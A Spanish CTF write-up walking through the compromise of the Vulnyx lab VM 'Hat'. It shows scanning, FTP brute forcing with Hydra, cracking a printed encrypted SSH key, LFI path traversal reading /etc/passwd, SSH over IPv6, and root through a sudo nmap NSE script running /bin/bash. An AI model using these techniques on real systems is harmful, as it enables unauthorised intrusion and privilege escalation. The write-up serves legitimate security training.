Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Hat– Plataforma Vulnyx

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**
   Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual "Hat"** alojada en la plataforma **Vulnyx**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**
   El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**
   Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**
   Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Descubrimiento de host activos con netdiscover:

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 15 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 900
 ___________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ---------------------------------------------------------------------------
 192.168.1.1     c4:a3:66:d0:6a:1a      1      60  zte corporation
 192.168.1.141   08:00:27:38:23:e5      1      60  PCS Systemtechnik GmbH
 192.168.1.145   d8:bb:c1:f8:8e:3f      5     300  Micro-Star INTL CO., LTD.
 192.168.1.131   04:c4:61:9d:9c:08      6     360  Murata Manufacturing Co., Ltd.
 192.168.1.132   e0:4b:a6:4a:eb:c9      1      60  HUAWEI TECHNOLOGIES CO.,LTD
 192.168.1.130   e0:e2:e6:52:f0:3c      1      60  Espressif Inc.
```

Escaneo inicial para descubrir los puertos abiertos:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# nmap -sS -p- --open -vvv -n -Pn -oN allPorts 192.168.1.141
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-02 11:46 CET
Initiating ARP Ping Scan at 11:46
Scanning 192.168.1.141 [1 port]
Completed ARP Ping Scan at 11:46, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:46
Scanning 192.168.1.141 [65535 ports]
Discovered open port 80/tcp on 192.168.1.141
Discovered open port 65535/tcp on 192.168.1.141
Completed SYN Stealth Scan at 11:46, 2.20s elapsed (65535 total ports)
Nmap scan report for 192.168.1.141
Host is up, received arp-response (0.000071s latency).
Scanned at 2026-02-02 11:46:07 CET for 2s
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
65535/tcp open  unknown syn-ack ttl 64
MAC Address: 08:00:27:38:23:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.45 seconds
           Raw packets sent: 65537 (2.884MB) | Rcvd: 65535 (2.621MB)
```


Escaneo exhaustivo para encontrar versión de los servicios que corren por los puertos abiertos:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# nmap -sVC -p 80,65535 -oN targeted 192.168.1.44
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-02 11:46 CET
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.86 seconds

┌──(root㉿kali)-[/home/phoenixx]
└─# nmap -sVC -p 80,65535 -oN targeted 192.168.1.141
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-02 11:47 CET
Nmap scan report for hat.home (192.168.1.141)
Host is up (0.00077s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
65535/tcp open  ftp     pyftpdlib 1.5.4
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.1.141:65535
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
MAC Address: 08:00:27:38:23:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.80 seconds
```



Hacemos fuzzing de rutas y conseguimos dos rutas, logs y php-scripts:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# wfuzz -c --hc=400,404 -u http://192.168.1.141/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt --hl=368
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly w
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.141/FUZZ
Total requests: 207643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000002126:   301        9 L      28 W       313 Ch      "logs"
000035780:   301        9 L      28 W       320 Ch      "php-scripts"
```

Volvemos hacer fuzzing de rutas en cada uno de los directorios pero no encontramos nada, pasamos a hacer fuzzing de archivos con gobuster:

1.Primero en el directorio /logs buscaremos archivos con extensión .log:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# gobuster dir -u http://192.168.1.141/logs/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 400,404 -x html,txt,php,js,log
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.141/logs/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   400,404
[+] User Agent:              gobuster/3.8
[+] Extensions:              html,txt,php,js,log
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 4]
/vsftpd.log           (Status: 200) [Size: 1760]
Progress: 867577 / 1245846 (69.64%)
```

Encontramos un archivo vsftpd.log, si lo listamos obtenemos lo siguiente:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# curl -sX GET http://192.168.1.141/logs/vsftpd.log

[I 2021-09-28 18:43:57] >>> starting FTP server on 0.0.0.0:21, pid=475 <<<
[I 2021-09-28 18:43:57] concurrency model: async
[I 2021-09-28 18:43:57] masquerade (NAT) address: None
[I 2021-09-28 18:43:57] passive ports: None
[I 2021-09-28 18:44:02] 192.168.1.83:49268-[] FTP session opened (connect)
[I 2021-09-28 18:44:06] 192.168.1.83:49280-[] USER 'l4nr3n' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49290-[] USER 'softyhack' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49292-[] USER 'h4ckb1tu5' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49272-[] USER 'noname' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49278-[] USER 'cromiphi' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49284-[] USER 'b4el7d' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49270-[] USER 'shelldredd' failed login.
[I 2021-09-28 18:44:06] 192.168.1.83:49270-[] USER 'anonymous' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49292-[] USER 'alienum' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49280-[] USER 'k1m3r4' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49284-[] USER 'tatayoyo' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49278-[] USER 'Exploiter' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49268-[] USER 'tasiyanci' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49274-[] USER 'luken' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49270-[] USER 'ch4rm' failed login.
[I 2021-09-28 18:44:09] 192.168.1.83:49282-[] FTP session closed (disconnect).
[I 2021-09-28 18:44:09] 192.168.1.83:49280-[admin_ftp] USER 'admin_ftp' logged in.
[I 2021-09-28 18:44:09] 192.168.1.83:49280-[admin_ftp] FTP session closed (disconnect).
[I 2021-09-28 18:44:12] 192.168.1.83:49272-[] FTP session closed (disconnect).
```

Un archivo con intentos de log en el que podemos enumerar un usuario válido, ‘admin_ftp’

2.Luego en el directorio /php-scripts, buscaremos por archivos con extensión .php:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# gobuster dir -u http://192.168.1.141/php-scripts/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 400,404 -x html,txt,php,js,log
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.141/php-scripts/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404,400
[+] User Agent:              gobuster/3.8
[+] Extensions:              js,log,html,txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 7]
/file.php             (Status: 200) [Size: 0]
Progress: 1245846 / 1245846 (100.00%)
===============================================================
Finished
===============================================================
```

Obtenemos que hay un archivo file.php.

Bien, llegados a este punto podemos tomar dos caminos, explotar el servicio ftp que corre por el puerto 65535 y ver qué podemos encontrar dentro, o probar qué podemos hacer para explotar el script que nos hemos encontrado.

INTRUSIÓN

Vamos a ir primero a por el servicio ftp del puerto 65535:

Probamos a conectarnos al servicio ftp:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# ftp
ftp> open 192.168.1.141 65535
Connected to 192.168.1.141.
220 pyftpdlib 1.5.4 ready.
Name (192.168.1.141:phoenixx): admin_ftp
331 Username ok, send password.
Password:
530 Authentication failed.
ftp: Login failed
ftp>
```

No pide una contraseña que no sabemos, por lo que debemos intentar un ataque de fuerza bruta contra el servicio ftp con hydra:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# hydra -t 64 -l admin_ftp -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.141:65535
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-02 12:05:22
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ftp://192.168.1.141:65535/
[65535][ftp] host: 192.168.1.141   login: admin_ftp   password: cowboy
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-02 12:06:20
```

CONTRASEÑA OBTENIDA!

Ahora nos conectamos al servicio ftp para ver qué nos encontramos:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# ftp
ftp> open 192.168.1.141 65535
Connected to 192.168.1.141.
220 pyftpdlib 1.5.4 ready.
Name (192.168.1.141:phoenixx): admin_ftp
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||33061|).
125 Data connection already open. Transfer starting.
drwxrwxrwx   2 cromiphi cromiphi     4096 Sep 28  2021 share
226 Transfer complete.
ftp> cd share
250 "/share" is the current directory.
ftp> ls
229 Entering extended passive mode (|||52465|).
125 Data connection already open. Transfer starting.
-rwxrwxrwx   1 cromiphi cromiphi     1751 Sep 28  2021 id_rsa
-rwxrwxrwx   1 cromiphi cromiphi      108 Sep 28  2021 note
226 Transfer complete.
ftp> get id_rsa
local: id_rsa remote: id_rsa
229 Entering extended passive mode (|||54087|).
125 Data connection already open. Transfer starting.
100% |*****************************************************
226 Transfer complete.
1751 bytes received in 00:00 (6.16 MiB/s)
ftp> get note
local: note remote: note
229 Entering extended passive mode (|||40191|).
125 Data connection already open. Transfer starting.
100% |*****************************************************
226 Transfer complete.
108 bytes received in 00:00 (326.52 KiB/s)
ftp>
```

Nos podemos descargar en nuestro equipo una id_rsa y un archivo note, la id_rsa está encriptada:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,6F30B7B22B088AB2

JmLJqI4m9jk1McrIzNFyuYrPyPu3Znw6awuyEIK0ZctgYabjNk5MVCM0FH45SQCl
rqK3QqSACiOq4+DnMWrECj5CO+JPzGjIupgz8IrW0Cr7mkRSNa9fCeEBrIzAi924
GEM72PMuwlBM4zWDZ/962gtZpDnzXYLc9mYdVTe+ubI2NrVC6d2ak1L5GMsBdYwi
BVj8bhnUsr4doXi1ZcRAZoHUses/Z8ohfNXkUoDO2d1kQmiE0hAVEUnBerzV+E84
GpJFBgHphboG9E+R3Gh27viM3pY0qFvU/PWbTJ8Y6LgSgJPMLldlEuBEym0LPDpc
27L7wdKEYwCjPWBGtuGnKsdfleQfsyKijH8/YDlH0hsrDc83ZMcDR13jtfZbZjHZ
IwVdhUuKdHp6Ig4lmxi1RqJA35CD6ZHHMzOKlm1TjQskA0j6jdPeJ3o5ebh/z3oe
tr3FKEawz+2KQa+CX+frCwN/rLFUc8MOvh7I4/jJ9o2kdKB0u5OHH+pgXfmhTJzl
mVSqOtti7cxefUb142Jltku5kElwKdvVEHw+qmZNMwrw+Kv7rlpvezfsW4uzm8Je
nlmxXoMl62Z3FKPjKarEqZrbO6bHf6lWAIrJgJGydRn1tpD/IY1DJZKwa0aLrkbr
7hu8C0LSpIVdy5ZUSaT04ZL/FBxDQR7cg2/ZYF5Kc1pvIgjXrlEsbbSPDyg2bLIW
eCMRnevvsTS8l55qUvQ2GO73kHMcWfkAsvUaojLiSxXGTcd+gPf6kXiwTbz2wbTR
KPzDwKaTn74yW+9jc88+6D8CdT6OrN+2eP8K0ukdNwMqVc+Mag0TOOCwq+QVfKwf
O7A+3+13xjUy1/TKRIJDXuhL88RDrzA7U4uy9ZDYEq5z2HVc3agqnHMBP4k2n0KE
u2YoCNOp52Q4YpKoXoz5Ojw8CuUIhNqoilh/0j+gkdgIO5jMAEBT7p6M/fnhfHpe
VNCimSJfTjLCU49Tez0HeDDCuE4oG/vShjM0ebZHMMWTY8vVOaRz4Ktcx938Jpnj
/j9Z0NEAEUI2ISZGGDLS/O0fhyN9lsl1UrY2yR3NnXgbX3YkjWLDM4C8mWSCejpl
XhWSUYlt8X83atlUfTcn97QVGeJXvlJhBUrYEtsTHjDc2lsH3KQNYtpckQizpcyW
axJjIeWhI+eqWIVwsXTxKI2hIa6XuYdjUP7cusDad+pUo1Y7h0wTwLP1KYtkXrm3
sEvB8X2mX6tHB+1iO67UKjFdZ7Ti1Q2XY6zCCbOl3S5b24MFAFANDYgkr1QtgQqs
j+tSrrd1yOn4AeM6SdyLdVxKQBY2s0+9dvLmaJLH9OOdV0G4I4WcMuum40WMzXrf
fBAMIh7Gl0lEWPOrPtOxrQI++kAlyzNTK1oxSvdc/f30TOB4hGH8yU3EKzRh/QTa
fHkcKP9V7Y0xKwrg2yLuWsFSt4QnFUZEbV+wDq2i9NqvriYOxSa2qarPP04FVZRp
5xYdSGWdMuPFTEAaM+67wR33zzlYKvnEmE9CRHnAqVpqHFuNmgYD+S3KhzW3X1A3
zlflWacIB06p/cXCr3w6XNqa0y2TsNmuT2IR6JX+Qr6usNV4QWL/Jyyy4dE1oBG6
-----END RSA PRIVATE KEY-----
```

Vemos el archivo note:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# cat note

Hi,

We have successfully secured some of our most critical protocols ... no more worrying!



Sysadmin
```

Dice que han asegurado sus protocolos más críticos, jaja.

Procedemos a desencriptar la id_rsa:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# ssh2john id_rsa > hash

┌──(root㉿kali)-[/home/phoenixx]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovemyself      (id_rsa)
1g 0:00:00:00 DONE (2026-02-02 12:14) 33.33g/s 40800p/s 54400c/s 40800C/s alexis1..punkrock
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Bien, ya tenemos una id_rsa para conectarnos a la máquina víctima, el único problema es que: 1.desconocemos a qué usuario corresponde, 2.el puerto 22 (SSH) está filtrado, no nos podríamos conectar utilizando SSH de esa manera. Bien vamos a resolverlo.

Del servicio ftp ya no podemos extraer nada más así que vamos a volver al script php que queríamos explotar. Tiene toda la pinta de que se podría explotar un LFI (Local File Inclusion), lo único, desconocemos el parámetro o variable que tenenemos que pasarle para que incluya esos archivos: podemos hacer un fuzzing de esa variable, estableciendo una ruta fija, es ir probando por nombres de variables mientras apuntamos a un único recurso, por ejemplo el archivo /etc/passwd.

```
┌──(root㉿kali)-[/home/phoenixx]
└─# wfuzz -c --hc=400,404 -u http://192.168.1.141/php-scripts/file.php?FUZZ=../../../../../..//etc/passwd -w /
usr/share/seclists/Discovery/Web-Content/common.txt --hl=0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuz
z might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.141/php-scripts/file.php?FUZZ=../../../../../..//etc/passwd
Total requests: 4750

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000186:   200        26 L     38 W       1404 Ch     "6"

Total time: 0
Processed Requests: 4750
Filtered Requests: 4749
Requests/sec.: 0
```

Encontramos que el parámetro “6” es válido, así que vamos a utilizarlo para poder listar los usuarios del sistema y ver a quién podría pertenecer esa id_rsa que tenemos:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# curl -sX GET http://192.168.1.141/php-scripts/file.php?6=../../../../../..//etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
cromiphi:x:1000:1000:cromiphi,,,:/home/cromiphi:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

A parte de root no hay otro usuario que no sea cromiphi que se pueda loguear en el sistema, así que esa id_rsa debe de ser de cromiphi.

Nos queda un problema y que al hacer el escaneo inicial el puerto 22 no aparecía como abierto, es más si realizamos un escaneo del puerto 22 de esta máquina:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# nmap -sS -p 22 192.168.1.141
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-02 12:27 CET
Nmap scan report for hat.home (192.168.1.141)
Host is up (0.00049s latency).

PORT   STATE    SERVICE
22/tcp filtered ssh
MAC Address: 08:00:27:38:23:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Nos aparecerá como filtrado. En sistemas dual-stack ipv4 e ipv6 son pilas independientes, por lo que un puerto puede estar filtrado o cerrado en ipv4 y abierto en ipv6, vamos a comprobar si en este caso se cumple.

Para averiguar la ipv6 de esta máquina podemos hacer uso del LFI y listar el archivo /proc/net/if_inet6 para ver la dirección ipv6:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# curl -sX GET http://192.168.1.141/php-scripts/file.php?6=../../../../../..//proc/net/if_inet6
fe800000000000000a0027fffe3823e5 02 40 20 80   enp0s3
00000000000000000000000000000001 01 80 10 80       lo
```

Las direcciones ipv6 constan de 8 grupos de 4 caracteres separados por :, así que hacemos el correspondiente traramiento del primer argumento de la primera línea:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# curl -sX GET http://192.168.1.141/php-scripts/file.php?6=../../../../../..//proc/net/if_inet6 | head -n 1 | awk '{print $1}' | fold -w4 | paste -sd ':'
fe80:0000:0000:0000:0a00:27ff:fe38:23e5
```

Si ahora realizamos el escaneo de nmap al puerto 22 por ipv6 utilizando esta dirección ip obtenemos los siguiente:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# nmap -6 -p 22 fe80:0000:0000:0000:0a00:27ff:fe38:23e5

Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-02 12:33 CET
Nmap scan report for fe80::a00:27ff:fe38:23e5
Host is up (0.00051s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:38:23:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
```

Puerto abierto, ACCESO DIRECTO AL SISTEMA!

Nos conectamos por ssh:

```
┌──(root㉿kali)-[/home/phoenixx]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/phoenixx]
└─# ssh -i id_rsa cromiphi@fe80:0000:0000:0000:0a00:27ff:fe38:23e5%eth0
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Linux hat 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
cromiphi@hat:~$
```

ESCALADA DE PRIVILEGIOS

Bien, una vez dentro leemos la userflag:

```
cromiphi@hat:~$ cat user.txt
d3ea66f59d9d6ea12351b415080b5457
```

y aquí la escalada es bastante sencilla, resulta que cromiphi tiene permisos para utilizar nmap como root, mediante sudo -l lo descubrimos:

```
cromiphi@hat:~$ sudo -l
Matching Defaults entries for cromiphi on hat:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cromiphi may run the following commands on hat:
    (root) NOPASSWD: /usr/bin/nmap
```

Esto es muy crítico, nmap permite adjuntar scripts para ejecutar en lua (extensión .nse) por lo que podemos adjuntar cualquier script en ese formato y que se ejecute, lo que tenemos que conseguir es que se ejecute una consola, ya que cuando utilizamos nmap con sudo tenemos permisos root, una shell que se ejecute bajo ese contexto será una shell con privilegios de administrador:

Si ahora creamos un script en lua .nse y se lo adjuntamos a la ejecución de nmap conseguiremos una shell como root


```
  GNU nano 3.2

os.execute("/bin/bash")
```

una simple instrucción y ejecutamos nmap con sudo y le indicamos que ejecute ese script precisamente:

```
cromiphi@hat:~$ sudo /usr/bin/nmap --script=./script.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2026-02-02 12:40 CET
root@hat:/home/cromiphi# root
root@hat:/home/cromiphi#
```

La tty se romperá un poco pero si reseteamos xterm ya tendremos una consola totalmente funcional como root y podremos leer la flag:



ROOT CONSEGUIDO!